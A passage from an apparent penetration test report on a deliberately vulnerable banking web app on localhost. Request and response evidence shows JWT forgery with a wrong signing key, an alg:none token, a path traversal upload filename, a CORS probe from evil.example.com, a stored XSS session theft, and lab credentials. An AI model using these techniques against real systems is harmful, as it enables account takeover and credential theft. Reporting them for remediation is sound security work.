  <head>
    <title>Console // Werkzeug Debugger</title>
    <link rel="stylesheet" href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css"
        type="text/css">
    <!-- We need to make sure this has a favicon so that the debugger does
         not accidentally trigger a request to /favicon.ico which might
         change the application's state. -->
    <link rel="shortcut icon"
        href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js"></script>
    <script type="text/javascript">
      var TRACEBACK = -1,
          CONSOLE_MODE = true,
          EVALEX = true,
          EVALEX_TRUSTED = false,
          SECRET = "wQNdhu5XUB6XonfW6ITo";
    </script>
  </head>
  <body style="background-color: #fff">
    <div class="debugger">
<h1>Interactive Console</h1>
<div class="explanation">
In this console you can execute Python expressions in the context of the
application.  The initial namespace was created by the debugger automatically.
</div>
<div class="console"><div class="inner">The Console requires JavaScript.</div></div>
      <div class="footer">
        Brought to you by <strong class="arthur">DON'T PANIC</strong>, your
        friendly Werkzeug powered traceback interpreter.
      </div>
    </div>

    <div class="pin-prompt">
      <div class="inner">
        <h3>Console Locked</h3>
        <p>
          The console is locked and needs to be unlocked by entering the PIN.
          You can find the PIN printed out on the standard output of your
          shell that runs the server.
        <form>
          <p>PIN:
            <input type=text name=pin size=14>
            <input type=submit name=btn value="Confirm Pin">
        </form>
      </div>
    </div>
  </body>
</html>
```

**Figure 36 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - The team requested the debugger console path with no authentication**

b. Response headers on an ordinary request disclose the exact Werkzeug and Python versions, confirming the development server is running in debug mode.



REQUEST

```
GET /nonexistent-path-for-server-banner HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 404 NOT FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 232
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:58 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your s
pelling and try again.</p>
```

**Figure 37 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - Response headers on an ordinary request disclose the exact Werkzeug and Python versions, confirming the development server is running in debug mode**

## 3.1.12 Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Low | 3.1 / 10 | Yes | CWE-942 |

| | |
|---|---|
| **Standard mapping** | **A02:2025** Security Misconfiguration (OWASP Top 10 2025)<br>**API8:2023** Security Misconfiguration (OWASP API Security Top 10 2023) |
| **Impact rating** | Low |
| **Bugcrowd VRT** | P5 - Server Security Misconfiguration (VRT 6.2) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/ (application-wide response header) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The application returns an Access-Control-Allow-Origin header with a wildcard value on every response, including responses from endpoints that return sensitive data. This removes same-origin protection for cross-origin script reads.

### IMPACT

Any website can read the responses of endpoints that require no authentication directly from a visitor's browser, including the debug endpoint that exposes credentials. The impact is limited by the fact that a wildcard value cannot be combined with credentials, so session cookies are not sent on cross-origin requests.

In the interest of accuracy, a cross-origin read of an authenticated user's data was NOT demonstrated, because the application carries its session token in an Authorization header that an attacker's site cannot access. This finding is reported as a configuration weakness that erodes defence in depth, not as a demonstrated theft of authenticated data.

### RECOMMENDATION

1. Replace the wildcard with an explicit allow-list of trusted origins.
2. Do not send CORS headers on endpoints that are not meant to be reached cross-origin.
3. Set Vary: Origin and never reflect the Origin header blindly.
4. Review endpoints that return sensitive data without authentication.

### REFERENCES

- VRT 6.2 - P5 Server Security Misconfiguration
- https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
- https://cwe.mitre.org/data/definitions/942.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/ (application-wide response header)

a. The team sent a request carrying an attacker-controlled Origin header. The response returned Access-Control-Allow-Origin with a wildcard value, permitting any origin to read the response body.

REQUEST

```
GET /debug/users HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Origin: https://evil.example.com
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 816
Access-Control-Allow-Origin: https://evil.example.com
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:59 GMT

{
  "users": [
    {
      "account_number": "ADMIN001",
      "id": 1,
      "is_admin": true,
      "password": "admin123",
      "username": "admin"
    },
    {
      "account_number": "7503483798",
      "id": 4,
      "is_admin": false,
      "password": "Normal123",
      "username": "ma_normal_user"
    },
    {
      "account_number": "7658808238",
      "id": 5,
      "is_admin": true,
      "password": "Evil123",
      "username": "ma_evil_admin"
    },
    {
      "account_number": "0932191785",
      "id": 2,
      "is_admin": false,
      "password": "Attacker123",
      "username": "pentest_attacker"
    },
    {
      "account_number": "9159912486",
      "id": 3,
      "is_admin": false,
      "password": "Victim123",
      "username": "pentest_victim"
    }
  ]
}
```

**Figure 38 - Cross-Origin Resource Sharing (CORS) Misconfiguration (A02) - http://127.0.0.1:5001 (Grey-box) - The team sent a request carrying an attacker-controlled Origin header**

## 3.1.13 Broken Function Level Authorization (API5) – Broken Function Level Authorization - Administrative Endpoints

| RESULT | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS TESTED |
|---|---|---|---|
| PASS | — | No | CWE-285 |

| | |
|---|---|
| **Standard mapping** | **API5:2023** Broken Function Level Authorization (OWASP API Security Top 10 2023) |
| **Affected feature / URL** | • http://127.0.0.1:5001/admin/create_admin (Administrative Functions)<br>• http://127.0.0.1:5001/admin/delete_account/<user_id> (Administrative Functions)<br>• http://127.0.0.1:5001/admin/toggle_suspension/<user_id> (Administrative Functions) |
| **Testing approach** | Grey-box |
| **Result** | **PASS** — Not vulnerable. All three endpoints checked the caller's role and rejected the customer token with HTTP 403. Note that this control is only as strong as the role claim it reads: because token signatures are not properly verified, it can be bypassed with a forged token, as reported under JWT Signature Not Verified. |

### DESCRIPTION

The team called administrative functions directly with an ordinary customer token, bypassing the administration panel interface. The endpoints tested were creating a new administrator, deleting an account and suspending an account.

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/admin/create_admin (Administrative Functions)

a. An ordinary customer token was used to call the create-administrator endpoint directly. The server rejected it with HTTP 403.

REQUEST

```
POST /admin/create_admin HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5MH0.vVqj_-s4q0tqoyIkfiKpN73_yESAzfoRsO0Urh5
axHQ
Content-Type: application/json
Content-Length: 49

{"username": "bfla_admin", "password": "Bfla123"}
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:10 GMT

{
  "error": "Access Denied"
}
```

**Figure 39 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - An ordinary customer token was used to call the create-administrator endpoint directly**

b. The same token was used to call the delete-account endpoint against another user. The server rejected it with HTTP 403.

REQUEST

```
POST /admin/delete_account/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5MH0.vVqj_-s4q0tqoyIkfiKpN73_yESAzfoRsO0Urh5
axHQ
Content-Type: application/json
Content-Length: 2

{}
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:11 GMT

{
  "error": "Access Denied"
}
```

**Figure 40 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - The same token was used to call the delete-account endpoint against another user**

c. The same token was used to call the account suspension endpoint. The server rejected it with HTTP 403, confirming the role check holds across all three functions.




**Figure 41 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - The same token was used to call the account suspension endpoint**

## 3.1.14 Broken Access Control (A01) – Path Traversal via Upload Filename

| RESULT | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS TESTED |
|---|---|---|---|
| PASS | — | No | CWE-22 |

| | |
|---|---|
| **Standard mapping** | **A01:2025** Broken Access Control (OWASP Top 10 2025) |
| **Affected feature / URL** | http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature) |
| **Testing approach** | Grey-box |
| **Result** | **PASS** — Not vulnerable. Werkzeug's secure_filename flattens the supplied name, so the traversal sequences were stripped and the file remained inside the uploads directory. Note that the same endpoint is still unsafe for a different reason, reported under Unrestricted File Upload. |

### DESCRIPTION

The team attempted to write a file outside the upload directory by embedding traversal sequences in the client-supplied filename. This endpoint was singled out for testing because a source comment states that path traversal is possible.

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature)

a. The team uploaded a file whose name contained traversal sequences intended to escape the upload directory. The application flattened the name and reported a path still inside the uploads directory.

REQUEST

```
POST /upload_profile_picture HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk4OH0.z7FlpLlY-Ydl64D0WT4c8XnzlibE3SLwNfbBcJAG8y0
Content-Length: 214
Content-Type: multipart/form-data; boundary=9f1167246e65c3b70584c79ad4a00969

--9f1167246e65c3b70584c79ad4a00969
Content-Disposition: form-data; name="profile_picture"; filename="../../../../tmp/pwned.txt"
Content-Type: text/plain

PWNED-BY-PENTEST
--9f1167246e65c3b70584c79ad4a00969--
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 136
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:08 GMT

{
  "file_path": "static/uploads/533021_tmp_pwned.txt",
  "message": "Profile picture uploaded successfully",
  "status": "success"
}
```

**Figure 42 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - The team uploaded a file whose name contained traversal sequences intended to escape the upload directory**

b. The team retrieved the file from that reported location, confirming it had been stored inside the uploads directory and that no traversal took place.

REQUEST

```
GET /static/uploads/533021_tmp_pwned.txt HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=533021_tmp_pwned.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 16
Last-Modified: Wed, 30 Sep 2026 03:13:08 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:13:09 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

PWNED-BY-PENTEST
```

**Figure 43 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - The team retrieved the file from that reported location, confirming it had been stored inside the uploads directory and that no traversal took place**

## 3.2 Administration Panel (http://127.0.0.1:5001/sup3r_s3cr3t_admin)

### 3.2.1 Authentication Failures (A07) – JWT Signature Not Verified

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Critical | 9.8 / 10 | Yes | CWE-347 |

| | |
|---|---|
| **Standard mapping** | **API2:2023** Broken Authentication (OWASP API Security Top 10 2023)<br>**A07:2025** Authentication Failures (OWASP Top 10 2025) |
| **Impact rating** | Critical |
| **Bugcrowd VRT** | P1 - Broken Authentication and Session Management (VRT 2.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` |
| **Affected feature / URL** | • http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel)<br>• http://127.0.0.1:5001/api/v3/user/<user_id> (User Detail API) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The token verification routine catches the invalid-signature error and then retries the decode with signature verification switched off, returning the resulting payload to the caller. A token with a wrong or attacker-chosen signature is therefore accepted as valid. Because the application reads the is_admin claim straight out of the token payload, an attacker only has to edit that claim.

#### IMPACT

Attackers can use this vulnerability to escalate from an ordinary customer to a full administrator without knowing the signing key. During testing, the team confirmed that a legitimate customer token is refused by the administration panel with HTTP 403, then edited the token payload to user_id 1 with is_admin true, re-signed it with a deliberately wrong key, and presented it to the same panel. The forged token was accepted with HTTP 200 and was also able to read the administrator's own account record through the user detail API.

#### RECOMMENDATION

1. Remove the fallback path that decodes tokens with verify_signature disabled; a failed signature check must always reject the request.
2. Pin the accepted algorithm to a single expected value and reject anything else.
3. Do not take authorisation decisions from claims inside the token; look the user's role up in the database using the token subject.
4. Use a strong, randomly generated signing secret and add an exp claim.

#### REFERENCES

- VRT 2.1 - P1 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/
- https://cwe.mitre.org/data/definitions/347.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

**Affected URL:** http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel)

a. The team first presented a legitimate token belonging to an ordinary customer to the administration panel. The application correctly refused it with HTTP 403 Access Denied, establishing that the panel does enforce a role check.

REQUEST

```
GET /sup3r_s3cr3t_admin HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzA5Nn0.hrjXmTq68uYPCUQWipJTBkA77UIXLkQIMJppnrbjt1c
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: text/html; charset=utf-8
Content-Length: 13
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:16 GMT

Access Denied
```

**Figure 44 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - The team first presented a legitimate token belonging to an ordinary customer to the administration panel**

b. The team decoded the captured token, changed the user_id claim to 1 and the is_admin claim to true, and re-encoded the token using a deliberately incorrect signing key. The full token, both decoded parts and the resulting signature are shown in their entirety.

CAPTURED TOKEN

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzA5Nn0.hrjXmTq68uYPCUQWipJTBkA77UIXLkQIMJppnrbjt1c
```

DECODED HEADER

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

DECODED PAYLOAD

```
{
  "user_id": 2,
  "username": "pentest_attacker",
  "is_admin": false,
  "iat": 1790737096
}
```

MODIFIED PAYLOAD

```
{
  "user_id": 1,
  "username": "admin",
  "is_admin": true,
  "iat": 1790736461
}
```

SIGNING KEY USED

```
totally-wrong-key
```

RE-ENCODED TOKEN

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNjQ2MX0.uZrINeF2tyhIFbzsqaY9fOCxPoy53WpCJgKTWN29Ta0
```

**Figure 45 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - The team decoded the captured token, changed the user_id claim to 1 and the is_admin claim to true, and re-encoded the token using a deliberately incorrect signing key**

c. The forged token was sent to the same administration panel that had just refused the legitimate customer token. The server responded with HTTP 200, accepting a token it could not have verified.




**Figure 46 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - The forged token was sent to the same administration panel that had just refused the legitimate customer token**

d. Using the same forged token, the team read the administrator's own account record, which returned the ADMIN001 account number and the is_admin true flag, confirming the escalation reached real administrator data.




**Figure 47 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Using the same forged token, the team read the administrator's own account record, which returned the ADMIN001 account number and the is_admin true flag, confirming the escalation reached real administrator data**

## 3.2.2 Injection (A05) – Stored Cross-Site Scripting (XSS)

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| High | 8.7 / 10 | Yes | CWE-79 |

| | |
|---|---|
| **Standard mapping** | **A05:2025** Injection (OWASP Top 10 2025) |
| **Impact rating** | High |
| **Bugcrowd VRT** | P2 - Cross-Site Scripting (XSS) - Stored (VRT 1.13) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N` |
| **Affected feature / URL** | • http://127.0.0.1:5001/update_bio (User Profile feature)<br>• http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel, user detail modal) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The profile bio is stored exactly as submitted, with no sanitisation. The administration panel then injects that value into the page through innerHTML inside a template literal without escaping it, even though neighbouring fields in the same dialog are passed through an escaping helper. Markup supplied by an ordinary customer is therefore executed as HTML inside an administrator's session.

### IMPACT

Attackers can use this vulnerability to run code in an administrator's browser with nothing more than a normal customer account, and the only action required of the administrator is opening a user's details, which is routine work. During testing, the team stored a payload as its bio and confirmed in a real browser that the script executed inside the administrator's session and read the administrator's session token out of localStorage. That token grants full control of the administration panel, including deleting accounts and creating new administrators.

### RECOMMENDATION

1. Render user-supplied values with textContent rather than innerHTML, and apply the same escaping helper already used by the other fields in that dialog.
2. Sanitise the bio server-side with an allow-list library, both when storing it and when returning it from the API.
3. Deploy a Content-Security-Policy that forbids inline scripts and event handlers.
4. Store session tokens in HttpOnly, Secure, SameSite cookies so that JavaScript cannot read them.

### REFERENCES

- VRT 1.13 - P2 Cross-Site Scripting (XSS) - Stored
- https://owasp.org/Top10/2025/A05_2025-Injection/
- https://portswigger.net/web-security/cross-site-scripting/stored
- https://cwe.mitre.org/data/definitions/79.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/update_bio (User Profile feature)

a. The team first set an ordinary sentence as the profile bio to establish the expected behaviour of the feature.




**Figure 48 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The team first set an ordinary sentence as the profile bio to establish the expected behaviour of the feature**

b. The team then replaced the bio with an image tag carrying an onerror handler. The application accepted it without any sanitisation and echoed the payload back unchanged.




**Figure 49 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The team then replaced the bio with an image tag carrying an onerror handler**

c. The user detail API, which is the data source the administration panel consumes, returned the stored payload raw, confirming the markup survives storage and retrieval intact.




**Figure 50 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The user detail API, which is the data source the administration panel consumes, returned the stored payload raw, confirming the markup survives storage and retrieval intact**

d. An administrator opened the user detail dialog in a real browser while the bio still held ordinary text. The value was displayed as plain text, showing the normal appearance of the feature.





**Figure 51 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - An administrator opened the user detail dialog in a real browser while the bio still held ordinary text**

e. The administrator then opened the same dialog after the payload had been planted. The script executed inside the administrator's own session and printed the administrator's full session token, which it had read from localStorage, confirming session theft rather than a harmless pop-up.





**Figure 52 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - The administrator then opened the same dialog after the payload had been planted**

### 3.2.3 Broken Authentication (API2) – JWT Algorithm Confusion (alg: none)

| RESULT | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS TESTED |
|---|---|---|---|
| PASS | — | No | CWE-347 |

| | |
|---|---|
| **Standard mapping** | **API2:2023** Broken Authentication (OWASP API Security Top 10 2023) |
| **Affected feature / URL** | • http://127.0.0.1:5001/dashboard (Authentication)<br>• http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel) |
| **Testing approach** | Grey-box |
| **Result** | **PASS** — Not vulnerable. Tokens using alg none were rejected with HTTP 401 on both the customer and the administrator surfaces. Note that this does not mean token validation is sound: a separate forgery path did succeed and is reported under JWT Signature Not Verified. |

#### DESCRIPTION

The team attempted to bypass JWT signature verification by setting the token's algorithm header to none and removing the signature, a classic token forgery technique. This endpoint was singled out for testing because the application source lists none among its accepted algorithms.

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/dashboard (Authentication)

a. The team decoded a legitimate token, set the algorithm header to none, changed the administrator claim to true and reassembled the token with an empty signature.

CAPTURED TOKEN

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk4NX0.ufAnJT8DOtD0LALTtXYw4BcldNnmlKO8EELIvFads-w

MODIFIED HEADER

```
{
  "typ": "JWT",
  "alg": "none"
}
```

MODIFIED PAYLOAD

```
{
  "user_id": 1,
  "username": "admin",
  "is_admin": true,
  "iat": 1790736461
}
```

RE-ENCODED TOKEN (EMPTY SIGNATURE)

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNjQ2MX0.

**Figure 53 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - The team decoded a legitimate token, set the algorithm header to none, changed the administrator claim to true and reassembled the token with an empty signature**

b. The forged token was presented to a protected customer page and rejected with HTTP 401 Invalid token.




**Figure 54 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - The forged token was presented to a protected customer page and rejected with HTTP 401 Invalid token**

c. The same token was presented to the administration panel and likewise rejected with HTTP 401, confirming the control holds on both surfaces.




**Figure 55 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - The same token was presented to the administration panel and likewise rejected with HTTP 401, confirming the control holds on both surfaces**

# 4 Findings on API

## 4.1 Vuln Bank REST API (http://127.0.0.1:5001/api)

### 4.1.1 Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Critical | 9.1 / 10 | Yes | CWE-640 |

| | |
|---|---|
| **Standard mapping** | **API2:2023** Broken Authentication (OWASP API Security Top 10 2023)<br>**API9:2023** Improper Inventory Management (OWASP API Security Top 10 2023) |
| **Impact rating** | Critical |
